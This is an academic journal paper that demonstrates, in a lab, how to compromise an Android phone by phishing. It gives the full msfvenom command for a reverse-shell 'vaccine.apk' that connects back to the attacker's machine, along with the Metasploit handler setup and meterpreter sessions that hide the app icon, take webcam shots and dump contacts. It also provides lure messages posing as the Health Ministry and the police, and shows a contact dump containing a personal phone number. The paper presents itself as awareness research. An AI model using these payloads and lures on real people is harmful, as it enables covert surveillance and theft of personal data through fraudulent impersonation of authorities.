© Journal of the Technical University - Sofia
Plovdiv branch, Bulgaria
"Fundamental Sciences and Applications"
Vol. 27, 2021

Hacking Android Mobile Phone with Phishing

Tarik Yerlikaya and Senol Sen

Trakya University Balkan Campus Information Technologies Department
Edirne/Turkey

tarikyer@trakya.edu.tr, senolsen@trakya.edu.tr

Abstract. Today, there is a huge increase in the usage areas and functionality of mobile devices. Mobile devices have become platforms where users can store their personal information. Due to such features, mobile devices have become the target of attackers. The Android operating system, which holds approximately 72% of the smartphone industry as of March 2021, is the most popular operating system for smartphones, and its only competitor is Apple's iOS operating system with a market share of approximately 27%. Cybercriminals are naturally aware of this popularity. Unlike the iOS operating system, the fact that the Android operating system allows applications to be downloaded and installed from third-party stores also provides a motivation for cybercriminals to distribute malicious applications to the Android operating system. In this report, the victim's use of the malicious .apk file by sending an e-mail to the victim with the Social Engineering method of the .apk extension file created by injecting malicious codes with msfvenom, which is the most used method by today's attackers, on Kali Linux, and installing it on the mobile device will be provided. As a result of this process, we aimed to raise the awareness of mobile users by showing how the information on the device was accessed as a result of getting full access to the victim's mobile device with metasploit.

1. Introduction

Nowadays, with the development of smart mobile devices, it has become very easy to access information from anywhere. This situation has increased the rate of smartphone usage among people. With the increase of mobile devices, users use these devices for various purposes such as personal communication, data storage, multimedia, access to necessary information and entertainment. Due to the use of mobile devices in such a variety of industries, both internet traffic and the number of mobile malware have increased. Smart city technology and Android OS were widely deployed on various information fields in recent years, such as smart government, intelligent transportation, energy & resource management, etc.[1]. With the great convenience supplied by Android platform, the malware targeting Android also causes critical threats that lead to financial loss, data leak, national security concerns and terroristic events [2].

The Android operating system, which holds 72% of the smartphone industry as of March 2021, is the most popular operating system for smartphones, and its only competitor is Apple's iOS operating system with a market share of about 27%. Cybercriminals are naturally aware of this popularity. Unlike the iOS operating system, the fact that the Android operating system allows applications to be downloaded and installed from third-party stores also provides a motivation for cybercriminals to distribute malicious applications to the Android operating system. Mobile devices offer many connectivity features such as

SMS / MMS, Bluetooth and wireless network access offered by personal computers. The ability to perform transactions such as financial transactions, online shopping and sensitive data transfers over mobile devices with increased functionality also makes mobile devices a target of attackers [3].

Attackers can sell the information they obtain from user devices through malware, seize passwords related to users' financial transactions, or gain access to corporate data and data sources by taking advantage of the security relationship between the mobile device and the service provider. In addition, paid calls and SMS sending, known as diallerware attacks, can be made over botnet devices [4].




Figure 1. Mobile Operations System Market Share Worldwide [5]

In August 2010, the first Android malware was discovered with the name AndroidOS.FakePlayer. [6]. This malware infection aimed to generate revenue by sending SMS messages to paid services. Mobile malware has become increasingly sophisticated in this time since the first Android malware, FakePlayer, came out. The motivation behind mobile malware developers increasing the complexity of their malware is financial gain. Malware developers can steal banking information from infected devices, contact paid services such as FakePlayer, or steal personal data and upload them to a remote server. He can go even further and connect the infected device to the command control server and make it part of a botnet. Mobile banking malware can have the capacity to bypass two-factor authentication mechanisms by starting a service in the background, stealing SMS messages or social engineering through methods such as screen injection.

Malware developers use a variety of methods to get their victims to install malicious software. Malicious applications can be produced by embedding pieces of code that cause harmful activity into real applications, as well as applications that have harmful purposes by imitating real applications in the Google Application Store with their names and logos. Although malware developers often prefer third-party app stores, the Google app store acts as a distribution center for malware developers. In the studies conducted on this subject, when Zhou et al. Examined the repackaged applications in their study on the Android application store, they found that these applications did not only contain malicious software, but also contained various libraries to generate advertising revenue [7, 8].

2. Social Engineering

Social Engineering is the art of getting information (deception) from people using or not using technology. Social Engineering is using the methods of influence and persuasion to obtain information from the victim or to make the desired work. The idea of gaining information or gaining benefit by deceiving people has been in existence for thousands of years and will continue to exist as long as people exist. These types of attacks are widely used in many areas today. Cell phone scams, which are targeted by many people from the science, art and business world, are a good example of social engineering attacks. We equip our institution's networks and servers with the latest technology as a precaution to ensure our system security and to keep them running reliably and continuously. Although our system works behind solid walls in the technological sense, the personnel who will use this system should not be forgotten.

Social engineering attacks are attacks made to collect the necessary information by taking advantage of the vulnerabilities of the person who takes the human as the target. In these attacks, the ignorance, carelessness and personal weakness of the target person are used. The human element, which is generally called the weakest link in the security chain, is one of the biggest dangers despite network filtering devices, antivirus software and all security methods. Attackers determine a role for themselves in the attacks according to the opposing victim. Generally, the aggressors use friendly behavior and good relationships, to introduce and influence themselves as the opposite sex, or to take advantage of subordinate superior relationship. The reason why these types of attacks are preferred; Instead of attacking the system directly and wasting time, it is to develop attacks that will give them faster results. Social engineering is the most difficult form of attack to defend. Because it is not possible to defend it with hardware or software.

3. Social Engineering Methods

It is aimed to reach the desired information by establishing human relations. Social engineers assume a variety of identities when collecting information about their victims, and they can use many different methods and techniques that can vary from incident to event. But social engineers exploit many aspects of human security while collecting this information from the weakest link of security. There are many common methods and techniques used in social engineering practice. The technique of deceiving the victim with convincing scenarios is the technique we will use in our scenario. Generally, remote communication facilities such as telephone or computer are preferred. The purpose of this technique is to obtain the information the victim has (username, password, identity number, personal or corporate information) using credible scenarios and trick questions, and to gain a financial gain from the victim by using this information.

3.1 Phishing

This method is to obtain private information about the victim by using special codes or program parts that are sent to the victim from a reliable or unquestionable source by the attacker, which are usually used by e-mail on the Internet.

Examples: It has been determined that your mobile phone is being used by a terrorist organization. However, we guess you do not use it, you need to install the application on the following link (http://10.40.48.145/police.apk) to your mobile phone in order to catch the users. (Police Department / Gendarmerie Command.)

4. Android Mobile Phone Attack Scenario


In our attack scenario on the Android mobile phone, we send the link of the vaccine.apk file that we will create on Kali Linux Metasploit to the victim's phone via e-mail or SMS, and enable the victim to install or run the .apk file that we send by drawing the victim's attention with the phishing method, which is one of the Social Engineering methods we have described above and which is valid today. Thus, when our victim runs the file, we will open the back door on our machine and gain access to the victim's phone.

Our Sample Message that we will send to the victim by e-mail or SMS: Dear citizen, your vaccination queue has come within the scope of the Covid 19 pandemic. In order to be vaccinated or not, please install the application in the link below and enter the relevant information. ***Ministry of Health***

Example Link: http://192.168.0.23/vaccine.apk or https://www.kisa.link/OS8b or link QR Code

If we want the above related IP not to appear, we can create a fake website link or a short link that we will create, and we can make the relevant link less noticeable and make the event more realistic.
In our example, we will first create the vaccine.apk file using the metasploit infrastructure over Kali Linux, which we installed on the Virtual Machine. Then, we will install this remote access application on the BlueStack Android emulator and our Samsung J7 mobile phone, which we installed on our own machine and became the victim of our attack, with the link we will direct on the relevant web page. Due to the Covid 19 pandemic, our victim will install and run the vaccine.apk file sent to him regarding the vaccine, as well as access our Kali server through his own system. In this way, by gaining full access to the victim's computer, you can take pictures and videos with the main phone camera, retrieve all messages and address book on the phone, delete, send SMS, etc. Since the victim's device was captured, many operations can be done.


Attack stages:
1. First of all, we start publishing the file we have created on our web server by specifying the IP and access port of our computer into the vaccine.apk package that we will create with msfvenom with the command given below. We encourage our victims to install the relevant application by sending the link http://192.168.0.23/vaccine.apk via SMS or e-mail.



```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.23 LPORT=3333 R > /var/www/html/vaccine.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10187 bytes
```

Figure 2. Creating the vaccine.apk package

2. Then, by connecting to the metasploit console, we create the infrastructure that allows the victim computer to connect to us after installing and running the related package. For this, we open msfconsole and configure the exploit and payload that we will use for this process. Thus, with our system ready, we start to wait for our victims.




```
┌──(root💀kali)-[/home/kali]
└─# msfconsole
                          https://metasploit.com

       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 >
```

```
Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.23
LHOST ⇒ 192.168.0.23
msf6 exploit(multi/handler) > set LPORT 3333
LPORT ⇒ 3333
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.23:3333
```

Figure 3. Creating the infrastructure that allows the victim computer to connect to us

3. On the victim device side, the user who receives the link by mail or SMS clicks on the relevant link, downloads the file he thinks was sent to him for the vaccine due to the Covid 19 pandemic and installs it on his device.



%39 12:40

192.168.0.23

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

vaccine.apk dosyasını tekrar indirmek istiyor musunuz?

İPTAL İNDİR

SIM kart yok | Yalnızca acil aramalar. %35

13:04

11 Mayıs Sal

vaccine (2).apk 13:00
İndirme tamamlandı

Kilidi açmak için ekranı kaydırın

%39 12:41

MainActivity

Bu uygulamayı yüklemek istiyor musunuz? Uygulama şunlara erişebilecektir:

hassas konum (GPS ve ağ tabanlı)
yaklaşık konum (ağ tabanlı)

ses kaydet


kısa mesajları al (SMS)
kısa mesajlarımı (SMS veya MMS) oku
SMS iletileri gönderme ve görüntüleme
bunun için sizden ücret alınabilir

çağrı günlüğüne yaz
çağrı günlüğünü oku
telefon numaralarına doğrudan çağrı yap
bunun için sizden ücret alınabilir
telefonun durumunu ve kimliğini okuma

İPTAL YÜKLE

Figure 4. vaccine.apk file setup screens on mobile device

4. When the relevant vaccine.apk file is run on the victim device, a login message will appear on our device as follows. In our example, since both devices are logged in, each session is represented with a number. We can go to the relevant session by saying *session -i 6*, and when the meterpreter icon comes up, our access will be provided.




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.23:3333
[*] Sending stage (76780 bytes) to 192.168.0.11
[*] Meterpreter session 5 opened (192.168.0.23:3333 → 192.168.0.11:6403) at 2021-05-11 07:23:40 -0400
[*] Sending stage (76780 bytes) to 192.168.0.19
[*] Meterpreter session 6 opened (192.168.0.23:3333 → 192.168.0.19:58487) at 2021-05-11 07:23:40 -0400

meterpreter > 
```

Figure 5. Sessions on our computer after running the vaccine.apk file on the victim device


Then we list the attacks we can do with the *help* command.

5. First, we need to hide the icon of our application by running the hide_app_icon command. Then we can do many attacks with commands. In our example, we took a web cam image, took a number from the directory and recorded it on the microphone. Below are screenshots of our two examples.



```
    dump_contacts      G
    dump_sms           G
    geolocate          G
    hide_app_icon      H
    interval_collect   M
    send_sms           S
    set_audio_mode     S
    sqlite_query       Q
    wakelock           E
    wlan_geolocate     G


Application Controller
=======================

    Command        Desc
    -------        ----
    app_install    Requ
    app_list       List
    app_run        Star
    app_uninstall  Requ

meterpreter > dump_call
[*] No call log entries
meterpreter >
meterpreter > webcam_st
[*] Starting ...
[*] Preparing player ...
[*] Opening player at:
[*] Streaming ...
Running Firefox as root
[-] stdapi_webcam_get_frame: Operation failed: 1
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/fDwhyuPd.jpeg
meterpreter > Running Firefox as root in a regular user's session is not supported.  ($XAUTHORITY is /home/kali/.Xauthority
```

Figure 6. Web Camera capture process


File Actions Edit View Help
File Edit View Go Help
kali
Videos
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Desktop
Pictures
contacts_dump_20210511064459.txt
"contacts_dump_20210511064459.txt": 253 bytes plain text document
~/contacts_dump_20210511064459.txt [Read Only] - Mousepad
File Edit Search View Document Help

```
    Command            D
    -------            -
    activity_start     S
    check_root         C
    dump_calllog       G
    dump_contacts      G
    dump_sms           G
    geolocate          G
    hide_app_icon      H
    interval_collect   M
    send_sms           S
    set_audio_mode     S
    sqlite_query       C
    wakelock           E
    wlan_geolocate     G


Application Controller
=======================

    Command        Desc
    -------        ----
    app_install    Requ
    app_list       List
    app_run        Star
    app_uninstall  Requ

meterpreter > sysinfo
Computer    : localhost
OS          : Android 6
Meterpreter : dalvik/an
meterpreter > sysinfo
Computer    : localhost
OS          : Android 6.0.1 - Linux 3.10.61-12603099 (armv8l)
Meterpreter : dalvik/android
meterpreter > dump_contacts
[*] Fetching 1 contact into list
[*] Contacts list saved to: contacts_dump_20210511064459.txt
meterpreter > 
```

```
=====================
[+] Contacts list dump
=====================

Date: 2021-05-11 06:44:59.270142442 -0400
OS: Android 6.0.1 - Linux 3.10.61-12603099 (armv8l)
Remote IP: 192.168.0.19
Remote Port: 39006

#1
Name     : Senol Sen
Number   : 0536 740 9955
```

Figure 7. The process of importing the Contacts Directory

5. Results

The developments in mobile devices (Android, IOS, Windows, etc.) and the increasing use of these devices direct the work of users to mobile environments. New methods and new approaches are developed every day to ensure information security in mobile environments. In this direction, units that will only work for the security of mobile devices are employed in many institutions. With these developments, institutions should be aware of the threats that may occur on mobile devices and take the necessary precautions and inform their users on this issue. When the attacks on mobile devices in recent years are examined, mobile device manufacturers are faced with increasing attacks, especially with malware, and they spend more money to get rid of these attacks.

System logs should be kept regularly on mobile devices and information should be provided to the manufacturer in case of failure. Mobile devices should be produced with ready antivirus programs (embedded in the operating system) and these programs should be kept up-to-date. In addition, the devices must have a firewall and this wall must be kept active.

All applications downloaded to the device must first be passed through the antivirus program and then allowed to be used if appropriate. Passwords, which are of high importance for mobile devices, are easy to guess and should not be the passwords preferred by everyone. Important information should not be kept inside the devices. If it is to be stored, it should be kept encrypted. Network traffic on mobile devices should be filtered. Data should be backed up periodically. Contrary to the general use of the user, it should be possible to determine whether there is a suspicious use in the device, and the user should be informed when a dangerous situation is detected. Developing to filter malicious SMS / MMS messages and use relevant security software.

References

[1] Daraghmeh M, Ridhawi I A, Aloqaily M, Jararweh Y and Agarwal A 2019 *A power management approach to reduce energy consumption for edge computing servers*, in: 2019 Fourth International Conference on Fog and Mobile Edge Computing (FMEC), pp. 259–264.

[2] Yaokumah W, Rajarajan M, Abdulai J D, Wiafe I and Katsriku F 2020 *Modern Theories and Practices for Cyber Ethics and Security Compliance*, http://dx.doi.org/10.4018/ 978-1- 7998-3149-5.

[3] Tekerek A, Gemci C and Bay ÖF *Design and implementation of a web-based intrusion prevention system: a new hybrid model*, Journal of the Faculty of Engineering and Architecture of Gazi University, **31 (3)**, 645-653

[4] Wang X, Yang Y, Zeng Y, Tang C, Shi J and Xu K 2015 *A Novel Hybrid Mobile Malware Detection System Integrating Anomaly Detection With Misuse Detection*, In Proceedings of the 6th International Workshop on Mobile Cloud Computing and Services, 15-22

[5] https://gs.statcounter.com/os-market-share/mobile/worldwide

[6] Maslennikov D 2010 *First SMS Trojan for Android*, https://www.securelist.com/en/blog/2254/ First SMS Trojan for Android

[7] Grace M C, Zhou W, Jiang X and Sadeghi A R 2012 *Unsafe Exposure Analysis of Mobile In-App Advertisements*, in Proceedings of the 5th ACM Conference on Security and Privacy in Wireless and Mobile Networks (WISEC)

[8] Zhou W, Zhou Y, Jiang X and Ning P 2012 *Detecting Repackaged SmartphoneApplications in Third-Party Android Marketplaces*, in Proceedings of the 2ndACM Conference on Data and Application Security and Privacy (CODASPY)